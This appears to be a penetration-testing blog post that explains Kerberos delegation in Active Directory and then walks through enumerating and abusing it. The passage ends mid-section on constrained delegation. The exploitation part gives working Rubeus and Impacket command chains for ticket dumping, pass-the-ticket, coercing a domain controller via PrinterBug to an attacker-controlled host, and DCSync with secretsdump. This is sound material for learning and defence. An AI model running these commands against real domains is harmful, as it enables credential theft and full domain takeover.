Kerberos Delegation in Active Directory — Concepts & Abuse

Overview
Kerberos Delegation is one of the most impactful — and most misunderstood — features in Active Directory. Before you can abuse it, you need to understand why it exists, how it works technically, and what the differences between each type are.
This post is split into two parts:
- Part 1 — Concepts: What delegation is, how Kerberos handles it internally, and a deep dive into all three delegation types
- Part 2 — Abuse: Enumeration and exploitation from both Windows and Linux
Part 1 — Understanding Kerberos Delegation
The Problem Delegation Solves
Imagine a typical enterprise web portal. A user logs in and the portal needs to fetch that user’s personal files from a backend file server.
1
User ──► Web Server ──► File Server

The file server needs to enforce the user’s permissions — not the web server’s. It must see the request as coming from the user, not from the web server. But the web server is the one making the network connection.
This is the double-hop problem in Kerberos. By default, a Kerberos ticket grants access to one specific service. The web server cannot simply forward the user’s ticket to the file server — Kerberos doesn’t work that way.
👉 Delegation is the solution. It allows the web server to impersonate the user and authenticate to the file server on the user’s behalf.
1
2
File Server sees: "User is connecting"
Reality:          "Web Server is connecting AS User"
Standard Kerberos Flow (Recap)
Before diving into delegation, here’s the standard Kerberos authentication flow:
1
2
3
4
5
6
[1] Client  ──► KDC     : AS-REQ  (Request TGT)
[2] KDC     ──► Client  : AS-REP  (TGT returned, encrypted with krbtgt key)
[3] Client  ──► KDC     : TGS-REQ (Request TGS for target service, presents TGT)
[4] KDC     ──► Client  : TGS-REP (TGS returned, encrypted with service key)
[5] Client  ──► Service : AP-REQ  (Present TGS to access service)
[6] Service ──► Client  : AP-REP  (Session established)
Key terms to know:
| Term | Meaning |
|---|---|
| TGT | Ticket Granting Ticket — master ticket that proves your identity to the KDC |
| TGS | Ticket Granting Service — service-specific ticket for accessing one service |
| KDC | Key Distribution Center — the Domain Controller in AD |
| SPN | Service Principal Name — unique identifier for a service instance |
| PAC | Privilege Attribute Certificate — contains group memberships embedded in tickets |
How Delegation Works — S4U Extensions

Microsoft introduced two Kerberos protocol extensions specifically to implement delegation:
S4U2Self (Service for User to Self)
Allows a service to obtain a service ticket for itself on behalf of a user, even if the user never authenticated to it using Kerberos.
This covers the case where a user logs in via NTLM or a web form — there is no Kerberos ticket to forward. S4U2Self lets the service synthesize one.
1
2
[Service A] ──► KDC : "Give me a TGS for myself, but issued for User X"
[KDC]       ──► [Service A] : TGS (for Service A, showing User X as the client)
The resulting ticket is forwardable — it can be used as input into S4U2Proxy.
S4U2Proxy (Service for User to Proxy)
Allows a service to use a forwardable TGS to request access to a different back-end service on behalf of the user.
1
2
3
4
5
[Service A] ──► KDC : "Give me a TGS for Service B, on behalf of User X"
                      (presents the forwardable TGS from S4U2Self as proof)
[KDC]       ──► [Service A] : TGS (for Service B, showing User X as client)
[Service A] ──► [Service B] : AP-REQ with that TGS
[Service B sees] : "User X is connecting" ✅
Full Delegation Flow
1
2
3
4
5
6
7
8
9
10
11
12
User
  │
  │ authenticates to front-end service
  ▼
Front-End Service (e.g., Web Server)
  │
  ├──[S4U2Self]──► KDC ──► TGS (for Web Server, AS User)
  │
  ├──[S4U2Proxy]─► KDC ──► TGS (for File Server, AS User)
  │
  └──────────────► File Server
                     └─ Sees: "User is connecting" ✅
Delegation Types — Deep Dive
There are three types of Kerberos Delegation. Each works differently and carries a different security profile.
Type 1 — Unconstrained Delegation
What It Is

The original delegation type, introduced in Windows 2000. When a service account or computer account has Unconstrained Delegation enabled, it can impersonate any user to any service on any host in the domain. There are zero restrictions — hence the name.
How It Works (Technically)
When a user authenticates to a service that has Unconstrained Delegation:
- The KDC embeds a copy of the user’s TGT inside the TGS it issues to that user
- The user sends the TGS (with the embedded TGT) to the service in the AP-REQ
- The service extracts the TGT and stores it in LSASS memory
- The service can now use that TGT to authenticate to any other service in the domain as the user
1
2
3
4
5
User ──► KDC : TGS-REQ for Web Server
KDC  ──► User : TGS { encrypted } + embedded TGT  ← because Unconstrained Delegation is set
User ──► Web Server : AP-REQ (sends TGS + embedded TGT)
Web Server extracts TGT → stores in LSASS memory
Web Server can now authenticate ANYWHERE as that User
Where It Is Stored
1
2
3
Attribute : userAccountControl
Flag      : TRUSTED_FOR_DELEGATION
Value     : 524288 (decimal) / 0x80000
In ADUC (GUI), this is the checkbox: “Trust this computer for delegation to any service (Kerberos only)”
Who Can Have It
- Computer accounts (e.g., web servers, application servers, jump hosts)
- Service accounts (domain user accounts with SPNs assigned)
⚠️ Note: Domain Controllers always have Unconstrained Delegation enabled by design — this is expected behavior, not a misconfiguration.
Security Impact — 🔴 Critical
Compromising a machine with Unconstrained Delegation means:
- You can dump all TGTs cached in LSASS for every user who authenticated to that machine
- Use those TGTs to authenticate as those users to any service anywhere
- If you coerce a Domain Controller to authenticate to your machine → you get the DC’s TGT → DCSync → full domain compromise
When Is It Still Found?
Unconstrained Delegation is a legacy setting with no place in modern environments. However it is commonly found in:
- Older AD environments that were never cleaned up
- Environments that migrated from Windows 2000/2003
- Servers configured by admins who didn’t understand the security implications
Type 2 — Constrained Delegation
What It Is

Introduced in Windows Server 2003 as a more secure alternative. A service with Constrained Delegation can only impersonate users against a specific, pre-approved list of services — nothing outside that list.
How It Works (Technically)
The list of allowed target services is stored on the delegating (front-end) account:
1
2
3
Attribute : msDS-AllowedToDelegateTo
Example   : CIFS/fileserver01.domain.local
            HTTP/webapp02.domain.local
When the service calls S4U2Proxy, the KDC checks whether the requested target SPN exists in this list before issuing the ticket.
1
2
3
4
5
6
7
Web Server ──► KDC : S4U2Proxy for CIFS/fileserver01 AS User
KDC checks : Is CIFS/fileserver01 in msDS-AllowedToDelegateTo on Web Server? → YES ✅
KDC ──► Web Server : TGS for CIFS/fileserver01 AS User

Web Server ──► KDC : S4U2Proxy for LDAP/dc01 AS User
KDC checks : Is LDAP/dc01 in msDS-AllowedToDelegateTo? → NO ❌
KDC ──► Error
Two Modes
Constrained Delegation can be configured in two ways (set in ADUC):
| Mode | Behaviour | Auth Protocol Required |
|---|---|---|
| Kerberos only | Requires a real forwardable Kerberos ticket from the user | Kerberos |
| Any authentication protocol | Uses S4U2Self to generate a synthetic ticket regardless of how the user logged in | Any (NTLM, forms, etc.) |
From an attacker’s perspective, “Any authentication protocol” is more useful — the service can impersonate any user even without that user having ever authenticated.
The SPN Substitution Weakness
Constrained Delegation validates the target host but does not validate the service class prefix. This means:
1
2
3
4
Configured allowed SPN : CIFS/fileserver01.domain.local
Attacker requests      : HOST/fileserver01.domain.local

→ KDC approves it (same host, different service class) ✅
This allows an attacker to request a TGS for any service on the allowed host, not just the one listed — as long as that service accepts Kerberos tickets.
Where It Is Stored
1
2
3
Attribute : msDS-AllowedToDelegateTo
Location  : On the delegating (front-end) account
Set by    : Domain Admins (requires SeEnableDelegationPrivilege)
Security Impact — 🟠 High
Compromising an account with Constrained Delegation means:
- You can request a TGS as any user (including Domain Admin) for the listed services using S4U2Self + S4U2Proxy
- Via SPN substitution you can reach additional services on the same host
- The impersonated user does not need to have authenticated anywhere first
Type 3 — Resource-Based Constrained Delegation (RBCD)
What It Is

Introduced in Windows Server 2012. RBCD completely flips the trust model. Instead of the front-end service holding the list of allowed targets, the target resource itself holds the list of accounts it trusts for delegation.
How It Works (Technically)
The target resource stores a Security Descriptor listing accounts it trusts:
1
2
Attribute on FileServer01$ : msDS-AllowedToActOnBehalfOfOtherIdentity
Value                      : { WebServer01$, AppService$ }
The resource says: “I allow these accounts to authenticate to me on behalf of other users.”
1
2
3
WebServer01$ calls S4U2Proxy, targeting FileServer01
KDC checks: Is WebServer01$ in FileServer01's msDS-AllowedToActOnBehalfOfOtherIdentity? → YES ✅
KDC issues TGS for FileServer01 AS User → WebServer01$ can now access FileServer01 as that User
Why RBCD Is Powerful for Attackers
RBCD is significant in attack scenarios because:
- Writing to
msDS-AllowedToActOnBehalfOfOtherIdentityonly requiresGenericWriteorWritePropertyon the target computer object — not Domain Admin - If you can write to a computer account’s RBCD attribute, you can grant any account you control the ability to impersonate users against that machine
- Any domain user can create machine accounts up to the
MachineAccountQuotalimit (default: 10)
Security Impact — 🟡 Medium–High
RBCD itself is not dangerous in a correctly configured environment. But it becomes critical when combined with:
- Overpermissioned service accounts with
GenericWriteon computer objects WriteDACLorWriteOwnerpermissions granted to non-admin accounts- Misconfigured ACLs inherited from legacy scripts or automated provisioning
Part 2 — Enumeration & Exploitation
Enumeration
From Windows
Unconstrained Delegation:
1
2
3
4
5
6
7
8
9
10
# PowerView
Get-DomainComputer -UnConstrained
Get-DomainUser -TrustedToAuth

# ActiveDirectory Module
Get-ADComputer -Filter { TrustedForDelegation -eq $true } `
    -Properties TrustedForDelegation, ServicePrincipalName

Get-ADUser -LDAPFilter "(userAccountControl:1.2.840.113556.1.4.803:=524288)" `
    -Properties ServicePrincipalName

Constrained Delegation:
1
2
3
4
5
6
7
# PowerView
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth

# ActiveDirectory Module
Get-ADObject -Filter { msDS-AllowedToDelegateTo -ne "$null" } `
    -Properties msDS-AllowedToDelegateTo

RBCD:
1
2
3
# Find computers with RBCD configured
Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object { $_."msDS-AllowedToActOnBehalfOfOtherIdentity" -ne $null }
From Linux (Kali)
1
2
# Enumerate all delegation types
impacket-findDelegation 'domain.local/USERNAME:PASSWORD' -dc-ip <DC_IP>



Use BloodHound for visual mapping:
AllowedToDelegateedge → Constrained DelegationAllowedToActedge → RBCD- Node property
Unconstrained Delegation: True→ Unconstrained
Exploitation
Unconstrained Delegation — Windows (Rubeus)
After gaining local admin on the target machine:
1
2
# Monitor incoming Kerberos tickets in real time
Rubeus.exe monitor /interval:5 /nowrap
1
2

# Triage existing tickets in LSASS
Rubeus.exe triage
1
2
3
4
5
# Dump a specific ticket by LUID
Rubeus.exe dump /luid:0xdeadbeef /nowrap

# Pass the ticket into current session
Rubeus.exe ptt /ticket:<BASE64_TICKET>

Coerce the DC to authenticate to your machine using:
MS-RPRN— Printer Bug (SpoolSample)PetitPotam— MS-EFSRPCDFSCoerce— MS-DFSNM
Once the DC’s TGT lands in LSASS → inject it → DCSync.
Unconstrained Delegation — Linux (Kali)
Step 1 — Create an attacker-controlled computer account:
1
2
3
4
5
addcomputer.py \
  -computer-name FAKEHOST \
  -computer-pass 'Strong.Passw0rd!' \
  -dc-ip <DC_IP> \
  <DOMAIN>/<USER>:'<PASS>'
Step 2 — Add a DNS A record for the fake host:
1
2
3
4
5
6
7
8
python3 dnstool.py \
  -u '<DOMAIN>\\FAKEHOST$' \
  -p 'Strong.Passw0rd!' \
  --action add \
  --record FAKEHOST.<DOMAIN_FQDN> \
  --type A \
  --data <ATTACKER_IP> \
  -dns-ip <DC_IP> <DC_FQDN>
Step 3 — Enable Unconstrained Delegation on the fake host:
1
2
3
4
5
6
bloodyAD \
  -d <DOMAIN_FQDN> \
  -u <USER> \
  -p '<PASS>' \
  --host <DC_FQDN> \
  add uac 'FAKEHOST$' -f TRUSTED_FOR_DELEGATION
Step 4 — Compute NT hash and start krbrelayx:
1
2
3
4
5
6
7
python3 -c "
import hashlib
password = 'Strong.Passw0rd!'
print(hashlib.new('md4', password.encode('utf-16le')).hexdigest())
"

python3 krbrelayx.py -hashes :<NT_HASH>
Step 5 — Coerce DC authentication:
1
2
3
4
5
netexec smb <DC_FQDN> \
  -u 'FAKEHOST$' \
  -p 'Strong.Passw0rd!' \
  -M coerce_plus \
  -o LISTENER=FAKEHOST.<DOMAIN_FQDN> METHOD=PrinterBug
krbrelayx captures the DC TGT:
1
2
Got ticket for DC1$@DOMAIN.TLD [krbtgt@DOMAIN.TLD]
Saving ticket in DC1$@DOMAIN.TLD_krbtgt@DOMAIN.TLD.ccache
Step 6 — DCSync:
1
2
3
4
5
6
7
8
netexec smb <DC_FQDN> --generate-krb5-file krb5.conf
sudo tee /etc/krb5.conf < krb5.conf

KRB5CCNAME=DC1\$@DOMAIN.TLD_krbtgt@DOMAIN.TLD.ccache \
  secretsdump.py \
  -just-dc -k -no-pass \
  <DOMAIN>/ \
  -dc-ip <DC_IP>
Constrained Delegation — Windows (Rubeus)
1
2
3
4
5
6
Rubeus.exe s4u \
  /user:<SERVICE_ACCOUNT> \
  /aes256:<AES256_HASH> \
  /impersonateuser:<TARGET_USER> \
  /msdsspn:<SERVICE/TARGET_HOST> \
  /ptt
Example:
1
2
3
4
5
6
